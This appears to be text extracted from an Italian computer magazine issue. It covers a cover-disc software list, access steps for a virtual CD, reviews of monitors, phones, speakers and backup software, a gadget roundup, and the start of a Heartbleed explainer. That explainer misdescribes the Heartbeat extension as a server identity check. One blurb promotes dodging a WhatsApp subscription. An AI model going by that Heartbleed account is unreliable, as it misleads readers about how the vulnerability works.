- Avanquest PowerDesk 8 pro
- Ashampoo Registry Cleaner
- Avanquest Expert PDF 7 Pro
- Home Designer Pro 2.0.0
- Engelman Mobile Video 2.0
- Kaspersky Virus Removal Tool 11
- Nero Media Home 15
- Microsoft PhotoSynth
- 30 WebApp online
- 20 App per Windows 8/8.1
- 20 App per iOS e Android
- *... e tanti altri ancora*

SPECIALE
- Cloud Hackingng
- Editing video & Speciale Editing

IN REGALO

SOFTWARE COMMERCIALE

ENGELMANN FREETUNES 3

I migliori strumenti per convertire e ascoltare musica anche su smartphone, tablet e lettori Mp3

Guida all'uso a pagina 66

IN REGALO

FILM IN DVD

Jimmy e Judy, due ragazzi totalmente fuori controllo, si mettono in viaggio attraverso un'America violenta e ipocrita, alla ricerca di una vita migliore. Ma rompere gli schemi può costare molto caro… Un Boinnie & Clyde dei giorni nostri, un film provocatorio, e innovativo sul tentativo di uscire dalla propria condizione e sul prezzo da pagare per riuscirci.

Ritagliala, piegala e inseriscila nella bustina del DVD allegato. Oppure scaricala in PDF dal sito www.edmaster.it/url/3277.

Come si usa il CD/DVD

1 SOFTWARE
Le categorie dei programmi. Basta cliccare sul nome per avere accesso all'elenco completo, che appare a destra.

2 PROGRAMMI
Ecco l'elenco dei software relativi alla categoria che abbiamo scelto dalla lista presente a sinistra.

3 SCHEDA TECNICA
Tante informazioni utili sui software: nome del file, dimensioni, spazio occupato su disco e tipologia.

4 ANTEPRIMA
Visualizza l'interfaccia del programma selezionato.

5 RECENSIONE E INSTALLAZIONE
Le caratteristiche dei software in dettaglio. Per installare un programma basta cliccare su **Installa** e seguire il processo guidato. Per salvare il file sul Pc, occorre cliccare su **Salva**.

6 IDEA PLUS!
Gli strumenti per la personalizzazione del Pc e l'intrattenimento: wallpaper, screensaver, font o film completo in XviD.

7 RECEN... SITI
Tanti siti organizzati di mese in mese in comodi percorsi di navigazione. In ogni numero nuove categorie e numerosi link attivi e cliccabili direttamente.

8 I PREFERITI
I link dei migliori siti pronti per essere importati nei Preferiti del tuo software di navigazione.

9 I CANALI
Ogni mese visitiamo per te le pagine Web più utili ed interessanti. A te non resta che cliccarli e godere le meraviglie del Web.

10 GIOCHI
Azione, avventura, sparatutto e di ruolo: i migliori videogame completi e da giocare subito sul tuo Pc.

12 HOME
Clicca qui per tornare subito alla pagina iniziale del supporto, qualunque sia la sezione del Cd o Dvd che stai navigando.

13 AUDIO
Puoi escludere o riattivare la musica di sottofondo con un semplice clic in corrispondenza di Audio. Sono disponibili tre differenti colonne sonore.

14 INFO-HELP
In questa sezione ci sono una serie di informazioni utili sulla realizzazione multimediale e l'uso del Cd o del Dvd. Trovi anche la descrizione delle licenze con cui sono distribuiti i software ed eventuali limitazioni all'uso.

15 CONTATTI
Clicca su questo comando per scrivere immediatamente un messaggio di posta alla redazione di Idea Web. I nostri esperti risponderanno ai quesiti più interessanti sull'uso del computer e di Internet nella rubrica "Posta dei lettori" che trovi ogni mese nelle prime pagine della rivista.

16 CHIUDI
Un clic con il tasto sinistro del mouse per chiudere al volo l'interfaccia del Cd/Dvd.

IDEA WEB BASE

con Web CD

Anche i lettori che acquistano Idea Web nella versione base possono accedere alla maggior parte del contenuto del Cd redazionale. Sul sito di Idea Web, all'indirizzo **www.edmaster.it/ideaweb/cd** viene pubblicato il Cd Virtuale, ovvero la versione Web del supporto allegato ad Idea Web Cd. Per accedere al contenuto del Cd Virtuale occorre registrarsi al sito fornendo qualche dato personale e il proprio indirizzo e-mail. Dopo aver effettuato l'accesso all'area riservata tramite la password del mese è possibile fruire del Cd Virtuale in 2 modi: navigando tra i contenuti e scaricando di volta in volta solo i software che interessano; oppure prelevando l'immagine Iso dell'intero supporto pronta da masterizzare con programmi come Nero.

LA PASSWORD DI ACCESSO È: IDEARIDE

SCRIVI A IDEA WEB
Riscontri problemi con l'installazione o l'uso di uno dei programmi citati? Scrivi a **ideaweb@edmaster.it**.

BROWSER

Mozilla Firefox 29
Un browser ricco di funzioni per navigare sicuri sul Web

Google Chrome 33
Naviga veloce sul Web e gestisci tutti i servizi di BigG

CHAT/VOIP

Wassapp 1.1.1
Il software che scrocca l'abbonamento a WhatsApp

Camfog Videochat 6.7
Chat e videoconferenze in tutto il mondo con oltre 1.000 persone insieme

Trillian 5.4
Il client per gestire chat, social network e posta

EMAIL

Howard E-Mail Notifier 1.21
Notifica sul PC i messaggi di posta delle WebMail

FILE SHARING

FrostWire 5.7.2
Il tool P2P che scarica file tramite protocollo Bittorrent

uTorrent 3.4.1
Sfrutta la rete Torrent per scaricare sempre al massimo

GIOCHI

Superbike Racers
Tutti in pista alla guida delle derivate di serie

GRAFICA

Photivo 2014
Editing e fotoritocco professionale a costo zero

XnViewMP 0.64
Visualizzatore multiformato con tante funzioni di editing

FotoSketcher 2.80 PORTABLE
Converte le foto in disegni, dipinti e schizzi a matita

My Watermark 2.21
Protegge le immagini con l'aggiunta di watermark

JPEG Saver 4.12
Utilizza le tue foto come screensaver per Windows

BirdFont 0.37
Crea e personalizza caratteri con un clic del mouse

Fotosizer 2.09.0.548
Ridimensionare le foto in maniera veloce ed automatica

MASTERIZZAZIONE

Burnaware 6.9.4
Copia facilmente i file su CD, DVD e Blu-Ray

CDBurnerXP 4.5.3.4746
Scrive tutti i supporti, converte i CD audio e stampa le cover

True Burner 2.1
Masterizza CD e DVD per qualsiasi esigenza

MULTIMEDIA

Zoom Player Free 9.02
Il player video che riproduce anche foto e film in DVD

StreamWriter 5.0
Ascolta e registra in Mp3 le radio da Internet

WinX DVD Author 6.3
Qualsiasi video diventa un DVD completo di menu

YouTube to MP3 Boom 1.0.1
Scarica e converte in Mp3 i video di YouTube

AVI ReComp 1.5.6
Ricomprime e ottimizza i filmati Avi

1by1 Player 1.81
Semplice player Mp3 in stile Esplora Risorse

FormatFactory 3.3.4
Conversioni multimediali in tutti formati

SICUREZZA

AdwCleaner 3.2.0.5
Addio alle toolbar invasive nel browser

Spybot - Search & Destroy
Pulizia completa sul PC da spyware e malware

Avast Uninstall Utility
Forza la rimozione dell'antivirus Avast e non lascia tracce

PrivaZer 2.18
Via i file pericolosi dal PC. Sicurezza garantita!

Privacy Eraser Free 2.0
Cancella le tracce Internet

UTILITÀ

Partition Master Free 10.0
Creazione e gestione avanzata delle partizioni su disco

Poclbm - Bitcoin
Il software per coniare Bitcoin

SWEAT 1.2.1.0
L'editor di testo con macro e funzioni avanzate

SAS Planet 14
Visualizza le mappe satellitari senza connessione Internet

W8 Sidebar 1.5
Un widget per monitorare le informazioni del PC

Glary Utilities 4.10
La suite di strumenti per avere il PC sempre al top

Multi Commander 4.2
Il file manager evoluto

CrystalDiskInfo 6.1.12
Metti sotto controllo il disco rigido e passalo ai "raggi X"

Geek Uninstaller 1.3.0
Rimozione definitiva dei programmi da Windows

Registry Life 1.70
Pulizia, correzione e ottimizzazione del registro

WEB EDITING

User Profile Wizard 3.7
Migrare da un dominio all'altro? Basta un clic

Virtual Router Plus 2014
Trasforma il notebook in un router WiFi

SPECIALE 1.000 € SOFTWARE GRATIS

WinOptimizer 2014
abylon BASIC 11
Movie Studio 2013
Ashampoo Antivirus 2014
Kaspersky Virus Removal 11
WebSite X5 Home 10
Vasco da Gama 6 HD Pro
Nero Media Home 15
Burning Studio 2014
Photoshop CS2
Microsoft PhotoSynth
Slideshow Studio 2013
Avanquest PowerDesk 8 pro
Ashampoo Registry Cleaner
Avanquest Expert PDF 7 Pro
Home Designer Pro 2.0
20 Web app online
20 App Windows 8/8.1
20 App mobile iOS e Android
... e tanti altri ancora

SPECIALE

Cloud Hacking
Fotoritocco e video editing mobile

COME SI ACCEDE AL CD VIRTUALE

riservata, potrete fruire del contenuto del Cd Virtuale in due modi. Chi ha una connessione lenta o desidera scaricare solo alcuni dei programmi selezionati, può navigare all'interno dei contenuti tramite il browser, leggere le recensioni dei software e scegliere quelli da trasferire sul proprio Pc. Chi invece desidera avere una copia "materiale" del Cd Virtuale di Idea Web, può scaricare l'immagine Iso dello stesso e utilizzare un software di masterizzazione come Nero o IsoBurner per trasferirla su Cd-Rom.

Buona navigazione

Gentile lettore. Vuoi essere informato quando i software contenuti sul Cd Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Gentile lettore. Vuoi essere informato quando i software contenuti sul CD Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Indirizzo e-mail
Password trovata nella rivista
Numero — Seleziona il numero

UN SEMPLICE FORM

1 Vai sul sito **www.edmaster.it/ideaweb/cd** e fai clic su **clicca qui** per aprire il form di registrazione: compila accuratamente i campi e inserisci un indirizzo di posta elettronico valido. Ricevi subito un messaggio con un link, cliccando sul quale completi la registrazione. Torna in home page, inserisci la tua e-mail, la password trovata nella rivista, scegli il numero dal menu a tendina e clicca su **Accedi**.

DUE OPZIONI

2 Adesso ti vengono presentate due possibilità di accesso ai contenuti del Cd Virtuale. Se non hai una connessione a banda larga puoi semplicemente navigare tra le categorie del supporto e scaricare di volta in volta i singoli programmi che ti interessano. Se hai una connessione veloce cliccando, invece, sul link **CD in formato ISO** scarichi l'immagine dell'intero supporto pronta da masterizzare.

SUL WEB Puoi scaricare tanti altri software per divertirti con il tuo Pc e Internet dal sito www.softpedia.com.

*PRODOTTI

SCHEDA TECNICA

PHILIPS SMART ALL-IN-ONE S231C4AFD/00

★★★★☆

PROCESSORE: Nvidia Tegra T33, quad-core da 1,6 GHz **RAM:** 2 GB **MEMORIA INTERNA:** 8 GB **DISPLAY:** 23" multitouch (1.920 x 1.080 pixel) **SISTEMA OPERATIVO:** Android 4.2 **DIMENSIONI:** 563 x 359 x 50 mm **PESO:** 5,0 Kg **SITO:** www.philips.it

+ Prezzo, Dotazione completa, Schermo Full HD

− Memoria interna, Multitouch a due dita

MONITOR CON ANDROID

MONITOR O PC?!?

ANDROID IN UNO SCHERMO FULL HD DA 23"

Il Philips Smart All-in-One ti farà scoprire un nuovo mondo di possibilità perché da un lato può essere impiegato come un classico monitor da 23 pollici Full HD e dall'altro ti offre le funzionalità di un tablet gigante. Grazie al pannello multitouch e al sistema operativo Android ti permette di navigare, scaricare app, giocare e chattare con tutti i tuoi amici online. Collegarlo in Rete è facile grazie al Wi-Fi integrato e, naturalmente, diventa una perfetta postazione per gestire i propri media digitali. La memoria interna non è tanta, ma può essere facilmente aumentata con una scheda SDHC e non mancano le porte USB per collegare periferiche di memoria esterne. Disponibile anche una versione da 21,5" a 30 euro in meno.

Su **www.edmaster.it/url/3217** trovi assistenza e scarichi i manuali in PDF.

LE ALTERNATIVE...

AOC **A2472PW4T**

Molto simile nelle caratteristiche al Philips Smart All-In-One ma con un prezzo più vantaggioso. Offre un display da 23,6 pollici Full HD multi-touch IPS, due speaker stereo da 2 Watt, Webcam HD e ingressi VGA e HDMI. Ha inoltre un design elegante e l'inclinazione può essere regolata da 12 a 55° per un uso più confortevole

SITO: WWW.AOC-AP.COM

EURO 439,00

ACER **TA272**

Elegantissimo nel design, si presenta con caratteristiche decisamente superiori ai suoi concorrenti. Il display da 27 pollici offre una risoluzione WQHD (2.560 x 1.440 pixel), quattro volte superiore a quella di un normale monitor HD. A tutto questo aggiunge la Webcam da 2 Megapixel, la porta USB 3.0, nonché ingressi HDMI e DisplayPort.

SITO: WWW.ACER.IT

LE ALTERNATIVE...

HUAWEI **ASCEND P6**

Con i suoi 6,18 mm è uno dei telefonini più sottili al mondo ed è dotato di una fotocamera frontale da 5 megapixel per realizzare autoscatti di qualità come una vera digicam. Le sue caratteristiche comprendono un display da 4,7 pollici HD, processore quad core da 1,5 GHz, 2 GB di RAM e memoria interna da 16 GB. Il tutto a un prezzo davvero competitivo.

SITO: WWW.HUAWEIDEVICE.IT

OPPO **N1**

Questo smartphone da 5,9 pollici è uno dei primi a essere dotato di una fotocamera girevole da 13 megapixel: così puoi utilizzarla anche per realizzare autoscatti con la stessa qualità delle foto tradizionali. Affinché gli scatti risultino perfetti, è stata equipaggiata con un sensore CMOS con apertura f/2.0 e doppio flash.

SITO: HTTP://EUROPE.OPPOSTYLE.COM

EURO 449,00

SMARTPHONE PER AUTOSCATTI

PER SELFIE SEMPRE PERFETTI

CON LA FOTOCAMERA FRONTALE DA 5 MEGAPIXEL REALIZZI SPLENDIDI AUTOSCATTI E VIDEO IN FULL HD

I Selfie sono la moda del momento e per realizzarne di splendidi HTC ha dotato il suo nuovo super smartphone One (M8) di una fotocamera frontale da 5 megapixel. Dotata di un sensore BSI, permette di catturare immagini chiare e definite anche in ambienti con poca luce. La fotocamera posteriore, invece, si avvale della tecnologia UltraPixel e del sistema UFocus che consente di mettere a fuoco i soggetti anche dopo lo scatto. Le prestazioni, poi, sono al top grazie al processore Quad Core da 2,3 GHz mentre il display da 5 pollici Full HD permette di fruire dei contenuti multimediali con una qualità impareggiabile. Il tutto confezionato in un elegante chassis in alluminio spazzolato che integra un doppio speaker stereo BoomSound per un audio potente come pochi.

SCHEDA TECNICA

HTC ONE (M8)

★★★★★

PROCESSORE: Snapdragon 801, quad-core 2,3 GHz RAM: 2 GB **MEMORIA:** 16 GB **DISPLAY:** 5" Super LCD3 Full HD **FOTOCAMERA POSTERIORE:** ce se sono 2: quella principale è l'HTC Ultra-Pixel Camera; quella secondaria cattura informazioni di profondità **FOTOCAMERA FRONTALE:** 5 Megapixel **DIMENSIONI:** 146,4 x 70,6 x 9,4 mm **PESO:** 160 g **SITO:** www.htc.com

+ Design, fotocamera Ultra-Pixel, Prestazioni, Audio

− BoomSound Prezzo, Non registra video in 4K

Su **www.edmaster.it/url/3218** trovi la nostra recensione approfondita e la videoprova dell'HTC One (M8).

CLICCA IL LINK

Su **www.edmaster.it/url/3219** trovi il manuale d'uso in italiano.

SPEAKER PORTATILI BLUETOOTH

AUDIO PER TUTTE LE OCCASIONI

LO SPEAKER IDEALE PER ASCOLTARE OVUNQUE LA MUSICA DEI TUOI DISPOSITIVI MOBILE

Grazie al design impermeabile, il Melody è lo speaker ideale per ascoltare la musica memorizzata nel proprio dispositivo mobile in spiaggia, a bordo piscina o ovunque si desideri farlo. Non è importante avere una presa di corrente perché la batteria al litio ricaricabile di cui è dotato è in grado di offrire un'autonomia di ben 20 ore, oltre al fatto che in dotazione viene fornito anche il caricatore per auto. L'audio poi è eccezionale, sia per fedeltà che per potenza, grazie ai 4 driver da 3" che riproducono un suono a 360°. Le sue dimensioni non sono molto compatte, ma in compenso è dotato di una pratica maniglia per il trasporto e di controlli fisici per la riproduzione remota.

SCHEDA TECNICA

SOUNDCAST **MELODY**

★★★★★

DRIVER: 4 driver full-range Hi-Q da 3" + diffusori per i bassi **CONNESSIONE:** Bluetooth v3.0, AUX Input Port Autonomia batteria: 20 ore **CONNESSIONE WIRELESS:** Wi-Fi 802.11b/g/n **DIMENSIONI:** 22,9 x 22,9 x 24,1 cm **PESO:** 4,1 Kg **SITO:** www.gosoundcast.com

\+ Autonomia eccezionale, Audio potente, Resistente all'acqua

\- Dimensioni e peso, Prezzo

LE ALTERNATIVE...

BOSE SOUNDLINK BLUETOOTH SERIE III

Questo speaker integra tutta la tecnologia Bose per riprodurre la musica senza perdere alcun dettaglio. Si connette senza fili a qualsiasi dispositivo Bluetooth ed è dotato di una batteria ricaricabile capace di 14 ore di autonomia. Opzionalmente sono disponibili le cover in cinque colori diverse per dargli un tocco personale e proteggerlo dai graffi.

SITO: WWW.BOSE.IT

JBL PULSE


Oltre a riprodurre un audio fedele e potente grazie alla coppia di speaker integrati da 6 Watt ciascuno, il Pulse è dotato di un pattern di LED programmabili che offrono la possibilità di personalizzare luminosità e colore. L'autonomia della batteria è di 10 ore se si ascolta solo la musica e di 5 ore se si decide di sfruttare anche gli effetti luce.

SITO: WWW.JBL.COM

SOFTWARE DI BACKUP

UNA COPIA ANTI-DISASTRO

FAI IL BACKUP DEL PC ANCHE SUL CLOUD: E I TUOI DATI SARANNO SEMPRE AL SICURO DA OGNI CRASH

A chi non è mai capitato di perdere dati importanti in seguito a un crash del sistema? Un virus, uno sbalzo di corrente, ma anche un furto o la rottura dell'hard disk sono inconvenienti che posso capitare a chiunque, ma con una bella copia di sicurezza possiamo toglierci ogni pensiero. E Acronis True Image 2014 è sicuramente una delle migliori soluzioni in questo campo perché si avvale di un'interfaccia molto intuitiva e di un pacchetto di funzionalità completo. In questa ultima versione, poi, è stata aggiunta la possibilità di effettuare il backup, anche completo, di file e sistema operativo sul cloud. La licenza base offre 5 GB di spazio sulla nuvola per un anno, ma è possibile incrementare questo spazio scegliendo il piano più indicato alle proprie esigenze. Naturalmente il backup può essere eseguito anche su DVD, unità USB, dischi esterni, archivi di rete e altro. Si può scegliere di effettuare backup incrementali con solo le ultime modifiche effettuare, eseguire il ripristino selettivo dei file e persino ritornare a uno specifico momento, perché True Image tiene traccia delle modifiche apportate durante il lavoro. La versione Premium, acquistabile a 30 euro in più, aggiunge la possibilità di effettuare la migrazione o il ripristino su un nuovo PC e il backup di dischi dinamici.

Dal sito **www.edmaster.it/url/3220** puoi scaricare le versioni prova dei prodotti Acronis.

SCHEDA TECNICA

ACRONIS **TRUE IMAGE 2014**

★★★★☆

SISTEMI OPERATIVI SUPPORTATI: Windows XP, Windows Vista, Windows 7, Windows 8 e Windows Home Server 2011 **SUPPORTI DI ARCHIVIAZIONE:** Unità disco rigido, Dispositivi NAS, Server FTP, CD-R/RW, DVD-R/RW, DVD+R/RW, BD-R, Unità PATA (IDE), SATA, SCSI, SAS, IEEE1394 (Firewire), USB1.1/2.0/3.0 **FILE SYSTEM:** FAT16/32, NTFS


\+ Interfaccia intuitiva, Supporto per il backup sul cloud, Funzionalità

\- Spazio cloud: prezzi un po' alti

LE ALTERNATIVE...

PARAGON BACKUP & RECOVERY 14 HOME

Uno strumento di backup affidabile ed essenziale, compatibile anche con Windows 8.1 e che in questa ultima versione aggiunge anche il supporto uEFI completo, il backup e il ripristino delle partizioni crittografate BitLocker e il nuovo formato pVHD (Paragon Virtual Hard Drive) che rende il tutto più veloce.

SITO: WWW.PARAGON-SOFTWARE.COM

EURO 39,95

EASEUS TODO BACKUP HOME

Uno dei software di backup più semplici da utilizzare grazie alla procedura guidata che consente di scegliere facilmente le varie opzioni. Supporta backup incrementali, la clonazione di disco e partizioni e può essere utilizzato anche con i dispositivi Android per salvare contatti, messaggi, registri delle chiamate, documenti, musica, foto e video.

SITO: WWW.EASEUS.COM

Le geekerie di Idea Web

LA NOSTRA SELEZIONE DEI GADGET PIÙ ORIGINALI DAL MONDO DEL WEB

UTILI E STRAVAGANTI, SONO TUTTI IMPERDIBILI!

CUFFIE MELICONI HP STYLE

Le nuove cuffie di Meliconi offrono qualità del suono elevata e audio pulito e potente. Il microfono e il tasto integrati permettono di rispondere facilmente alle chiamate in arrivo sullo smartphone. Sarà, inoltre, possibile cambiare i brani della propria playlist senza toccare il telefono, ma servendosi solamente delle cuffie.
Sito: www.meliconi.com

LUCCHETTO PER USB

Si tratta di un "coperchio" speciale che custodisce i dati memorizzati sulle pendrive: basterà inserirvi la chiavetta; per toglierlo sarà necessario conoscere la combinazione da tre cifre precedentemente scelta. Grazie a questo gadget non dovremo più criptare il contenuto delle memorie e potremo stare tranquilli in caso di smarrimento.
Sito: www.usbgeek.com



BATTERIA PORTATILE CON SPEAKER

La particolarità di questa batteria da viaggio è rappresentata dagli speaker integrati, che consentono di ascoltare tanta buona musica. Compatibile con la maggior parte degli smartphone disponibili in commercio, comprende un cavo USB, mentre la completa ricarica viene segnalata da una spia che da rossa diventa blu.
Sito: www.troppotogo.it

VENTILATORE PER IPHONE

Visto che si va incontro al caldo, è bene munirsi di un accessorio che renda meno insopportabili le giornate afose: si tratta di un ventilatore per iPhone! Per poterlo utilizzare basterà collegarlo alla presa di ricarica dello smartphone e si sprigionerà un rinfrescante venticello. E per la batteria? Nessun problema, assorbe pochissima carica.
Sito: www.troppotogo.it

CHOCOLATE BAR USB HUB

Per tutti i golosi, sul sito www.stupid.com (€ 7,26) è disponibile un originalissimo Hub a forma di barretta di cioccolato. È composto da 6 grossi quadretti con 4 porte USB, così da garantire a ogni occorrenza ingressi extra per il computer. La colorazione marrone la rende pure appetitosa!

BOOMBOX MUG

Anche se mettendola in posizione orizzontale sembra uno stereo da scrivania, in realtà questo gadget non permette di ascoltare musica. Si tratta infatti di una tazza in ceramica da utilizzare per la colazione. Non ci farà compagnia di prima mattina, ma sicuramente il suo aspetto simpatico ci aiuterà a iniziare meglio la giornata!
Sito: www.perpetualkid.com

LAMPADA CONTROLLER GIGANTE

È una replica fedele del controller di gioco, con la particolarità di poter essere usata come lampada. Creata per essere appesa al muro, irradia luce dalla parte posteriore ed è dotata sul davanti di alcuni tasti luminosi, ovvero i 4 tasti di azione. La grandezza di 61x43x15 cm non la farà certo passare inosservata.
Sito: www.kickstarter.com

TAPPETO ANTISCIVOLO PER AUTO

Utile per il cellulare, ma anche per il lettore MP3 o per gli occhiali da sole, questo tappetino, grazie alla sua superficie gommosa, mantiene gli oggetti al loro posto evitandone la caduta durante la guida. Non necessita di alcun adesivo e non lascia quindi impronte appiccicose.
Sito: www.troppotogo.it.

EURO 43,61

BOOM SWIMMER

Questo speaker a forma di biscia è l'ideale per ascoltare musica mentre si praticano sport acquatici, il tutto grazie alla sua resistenza in immersione di circa 30 minuti. Ottimo anche per gli sport all'aria aperta: la coda flessibile e la ventosa di cui è dotato consentono di agganciarlo, ad esempio, al manubrio della bicicletta o al paravento dello scooter.
Sito: www.boommovement.com

GADGET LOW COST

Gli optional giusti per divertirsi anche in viaggio

KRAUN DOLL SPEAKER

Il suono diventa molto più geek sui nostri dispositivi musicali (lettori MP3, smartphone e tablet) se affidato a "bear", "ninja" o "geisha", i tre divertenti speaker realizzati da Kraun che dispongono di una batteria a litio ricaricabile che alimenta uno speaker da 2,5 W.
SITO: www.ebay.it
PREZZO: € 23,00

WIKI LETTORE MP3 ACCENDISIGARI

Nei lunghi viaggi in macchina, durante le gite primaverili o estive, possiamo ascoltare la nostra musica preferita con il lettore MP3 da auto Wiki: si collega direttamente all'accendisigari e permette di ascoltare gli MP3 mediante lo stereo dell'auto. Il player Wiki è compatibile con schede Secure Digital e memorie USB.
SITO: www.amazon.it
PREZZO: € 28,90

ION GO PAD

Se abbiamo l'abitudine di divertirci con i nostri videogame preferiti anche in viaggio, non possiamo rinunciare a Go Pad, piccolo gamepad richiudibile che si connette al notebook o a qualsiasi altro PC mediante la porta USB, per giocare senza sentire la mancanza della console! Il pad include una versione per PC del vecchio Asteroid di Atari.
SITO: www.play.com
PREZZO: € 8,09

PIXEL COMPUTER MOUSE

Ha la forma del puntatore a manina del mouse e si tratta proprio di un dispositivo di puntamento. È dotato di due pulsanti e di una rotella di scorrimento, è compatibile con PC e MAC e può essere acquistato su **www.stupid.com** a € 14,50.

Il bug più pericoloso del Web

TUTTO QUEL CHE DEVI SAPERE SULLA MINACCIA PIÙ GRAVE MAI AFFRONTATA NELLA STORIA DI INTERNET

ECCO LA NOSTRA ANALISI DI HEARTBLEED

Il bug di OpenSSL, "Heartbleed", ha ricevuto una grande attenzione da parte dei media. Anche se siamo ormai abituati ad allarmismi per la più piccola falla in qualche programma, Heartbleed si merita il clamore che ha suscitato. A causa di tale vulnerabilità è possibile, per un pirata che abbia abbastanza tempo a disposizione, scoprire la chiave privata di un server HTTPS. Facciamo qualche passo indietro: HTTPS è la versione sicura di HTTP, il protocollo del Web. Tutte le comunicazioni su HTTPS vengono crittografate con OpenSSL, quindi se anche qualcuno stesse intercettando la nostra linea Internet non potrebbe leggere ciò che stiamo scrivendo. Per tale motivo HTTPS è utilizzato soprattutto quando l'utente deve inviare la propria password di accesso a un sito. La crittografia si basa su due chiavi: una pubblica, che possono conoscere tutti, e una privata, nota solo al server. Quella pubblica è utilizzata per cifrare il testo, mentre quella privata per decifrarlo. In questo modo, chiunque può inviare informazioni crittografate al server HTTPS, ma solo lui può leggerne il contenuto. Il problema è che il bug Heartbleed consente a un pirata la lettura della chiave privata di un server, permettendogli quindi di leggere in chiaro ciò che gli utenti stanno scrivendo. Per esempio: se un pirata conosce la chiave privata di Facebook e noi stiamo utilizzando questo social network, il pirata può intercettare il nostro traffico Internet e leggere tutto ciò che inviamo al server stesso, inclusa la password. Di questo bug hanno sofferto per quasi due anni i principali siti del Web: ormai, tutti hanno corretto la vulnerabilità, ma qualche pirata potrebbe comunque essere riuscito a scoprire la nostra password prima che il gestore del sito correggesse il problema in OpenSSL. L'unico modo che abbiamo per proteggerci, quindi, consiste nel cambiare le password. Per fortuna, Heartbleed non ha colpito siti come PayPal, Amazon, o eBay, sui quali solitamente gira molto denaro. Che cosa

NEL "CUORE SANGUINANTE"

Il bug "Heartbleed", letteralmente "cuore sanguinante", non è legato al protocollo SSL, e nemmeno all'implementazione di OpenSSL di per sé, ma all'estensione Heartbeat ("battito del cuore"). Questa è stata scritta nel dicembre 2011 da Robin Seggelmann, un dottorando dell'università di Duisburg-Essen, e approvata da Stephen Henson (uno dei gestori del progetto OpenSSL) senza che quest'ultimo si accorgesse del bug. Heartbeat si occupa di eseguire un test della connessione SSL per verificare, prima di cominciare la comunicazione vera e propria, che il server sia davvero chi sostiene di essere. Se, infatti, il server è quello reale, deve possedere la propria chiave privata, nota per l'appunto esclusivamente al server. In una normale richiesta Heartbeat, il client chiede al server (cifrando il testo con la chiave pubblica del server): <<*Rispondi con la*

Per conoscere tutti i siti colpiti da Heartbleed e sapere a quali dobbiamo subito cambiare password, possiamo scorrere l'elenco ufficiale su www.edmaster.it/url/3229.

CAMBIAMO LE PASSWORD: 4 ESEMPI PRATICI!

facebook

Il cambio di password in Facebook può essere eseguito dal menu **Impostazioni** (si clicca sull'icona a forma di ingranaggio). Nella scheda **Generale**, che viene immediatamente aperta, è sufficiente cliccare sul link **Modifica** posto vicino al campo **Password** per far apparire il form che consente l'inserimento di una nuova chiave. Per sicurezza, è richiesta anche l'attuale parola d'ordine, per verificare l'effettiva identità di chi si trova davanti al computer.

YAHOO!

